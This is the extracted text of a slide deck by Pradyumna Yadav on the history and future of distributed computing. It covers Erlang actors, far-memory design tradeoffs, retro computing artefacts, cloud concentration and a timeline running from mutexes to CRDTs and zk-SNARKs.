 by Pradyumna Yadav

A Cambrian Explosion of Approaches!



Meta 🔄

Let's Go Exploring!

- Has the world meaningfully changed?
- What are the resulting tradeoffs?
- Is anything holding us back?

Photo credit: Chad Kohalyk

Meta 🔄

Balance

Avoid Success at All Cost

Meta 🔄

Balance

Avoid ***Success at All Cost***

Where Do We Go From Here?

Are ***processes*** central?

How We Got Here

Context & Consequence

Context & Consequence 🧬

Actors in the Sky

Actors are an amazing fit for cloud computing.

...why?

Context & Consequence 🧬

We All Know the Story

Erlang was designed with a specific objective in mind: “to provide a ***better way of programming telephony applications***.” [...] Language features that were not used were removed.

– Joe Armstrong, A History of Erlang

Context & Consequence 🧬


Good Design Tradeoffs

	🤏 Near Memory	🪐 Far Memory
📍 Feels Local	✅	🥳 Hidden, automatic 😱 Leaky abstraction 🛠️ Exposing knobs
✉️ Feels Remote	🥳 Powerful control 😱 Manual boilerplate 🛠️ Adding abstraction	✅

Aguilera et al., Designing Far Memory Data Structures: Think Outside the Box (HotOS'19)

Context & Consequence 🧬

The Year Was 1994...


version 1.0N
File Edit View Go Bookmarks Options Directory Help
Back Forward Home Reload Images Open Find Stop
Location: about:
Welcome What's New! What's Cool! Questions Net Search Net Directory


Netscape Navigator (TM)
version 1.0N
Copyright © 1994 Netscape Communications Corporation,
All rights reserved.

This software is subject to the license agreement set forth in the LICENSE file.
Please read and agree to all terms before using this software.

Report any problems to win_cbug@mcom.com.

Netscape Communications Corporation

Netscape Communications, Netscape, Netscape Navigator and the Netscape Communications logo are trademarks of Netscape Communications Corporation.



```
Network Working Group                                      K. Lougheed
Request for Comments:  1105                              cisco Systems
                                                            Y. Rekhter
                                 T.J. Watson Research Center, IBM Corp.
                                                             June 1989

                     A Border Gateway Protocol (BGP)
```

THE MOST 1001100011011 PHONE.


NOKIA 2110

Some digital cellular phones are more digital than others.
For GSM data transmission with your portable computer, the Nokia 2110 is the only phone to offer you almost unlimited compatibility and trouble-free connections with automatic error correction.
The Nokia Cellular Data Card connects your Nokia 2110 phone to your PC or Macintosh via the PCMCIA slot.
If you don't have this slot, or if you use a small palmtop organizer, what you need is the Nokia Data Card Expander.
The Nokia 2110. The most compatible phone.

NOKIA
CONNECTING PEOPLE

Context & Consequence 🧬

Less is More



Context & Consequence 🧬

So Much Leakage 🚰

- Single source of truth ("**the**" database)
- Server-centric
  - "Full stack development"
  - DevOps, Docker, k8s
  - How to train enough engineers?
- Infrastructure Hegemony
  - AWS (47%), Azure (19%), GCP (9%)

Context & Consequence 🧬

So Much Leakage 🚰

…how fix?


🥺

Getting Out of the Painted Corner

New Space to Play

New Space to Play 🪁

Natural Progression 📈



New Space to Play 🪁

Evolution of Concerns

Physical Resource Management
Immaterial Objects
Distributed State Machines
Adversaries, Asynchrony, Failure, &c
Scalability

New Space to Play

Important Progress, But Early Days

Mutex
Semaphores
Concurrent Reads &
Distributed State Machines
FLP Impossibility
Byzantine Generals Problem
ERLANG
PAXOS
Wait-Free Sync
Transactional Memory
Shared Memory In Message Passing With Crashes
PBFT
CALM
Nakamoto Consensus
CAP
CRDT
zk-SNARK
Twizzler
'60
'70
'80
'90
'00
'10
'20

Paradigm Shift

Locality

🤳

Locality 🤳

